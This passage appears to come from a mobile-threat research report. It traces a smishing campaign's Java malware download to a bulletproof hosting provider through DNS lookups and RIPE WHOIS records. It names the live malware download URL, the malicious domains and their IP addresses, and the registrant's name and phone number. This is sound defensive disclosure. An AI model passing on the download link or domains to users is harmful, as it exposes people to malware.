This link leads to: http://updateqp.com/, followed by a download to the following malware by link: http://filevk.com/l/bu/browser_update/u/7643/Browser_Update.jar.

The download will only successfully complete on the following smartphones: "Mozilla/5.0 (SymbianOS/9.4; U; Series60/5.0 Nokia5800d-1/21.0.025; Profile/MIDP-2.1 Configuration/CLDC-1.1) AppleWebKit/413 (KHTML, like Gecko) Safari/413".

Bulletproof Hosting Providers

The infrastructures that support online services are the same for all devices whether that is a desktop PC, laptop or mobile phone. Therefore, the principle that 'everything is hosted somewhere' also applies. Equally, 'bulletproof hosting providers' exist for smartphone services in the same way that they exist for other cybercriminal activities. In some cases these may be the very same providers.

In Section 4 Smishing we looked at a smishing attack that leads to a download link. Now we look in detail at the domains and hosting providers behind the attack.

Both of the domain names behind the download were delegated to the same IP of a **bulletproof hosting provider**:

```
$ host filevk.com    filevk.com has address 91.202.63.148
$ host updateqp.com  updateqp.com has address 91.202.63.148
Virgin Islands, British  Road Town  Akrino Inc
inetnum:        91.202.60.0 - 91.202.63.255
netname:        AKRINO-NET
descr:          Akrino Inc
country:        VG
org:            ORG-AI38-RIPE
admin-c:        IVM27-RIPE
tech-c:         IVM27-RIPE
status:         ASSIGNED PI
mnt-by:         RIPE-NCC-END-MNT
mnt-by:         MNT-AKRINO
mnt-lower:      RIPE-NCC-END-MNT
mnt-routes:     MNT-AKRINO
mnt-domains:    MNT-AKRINO
source:         RIPE # Filtered

organisation:   ORG-AI38-RIPE
org-name:       Akrino Inc
org-type:       OTHER
address:        Akrino Inc.
address:        P.O.Box 146 Trident Chambers
address:        Road Town, Tortola
address:        BVI
mnt-ref:        MNT-AKRINO
```

```
mnt-by:         MNT-AKRINO
source:         RIPE # Filtered

person:         Igoren V Murzak
address:        Akrino Inc
address:        P.O.Box 146 Trident Chambers
address:        Road Town, Tortola
address:        BVI
phone:          +1 914 5952753
nic-hdl:        IVM27-RIPE
mnt-by:         MNT-AKRINO
source:         RIPE # Filtered

route:          91.202.63.0/24
descr:          AKRINO BLOCK #4
origin:         AS44571
mnt-by:         MNT-AKRINO
source:         RIPE # Filtered
```

More than 421 malicious mobile websites use this address. (examples: 39mobi.com 42mobi.com 56file.com 72mobi.com).

The WAP-site details:

```
$ host wap.b0olt6jwxfq3.pz9l.ru   wap.b0olt6jwxfq3.pz9l.ru has
address 192.34.59.25 (United States    New York City    Digital
Ocean Inc.).
```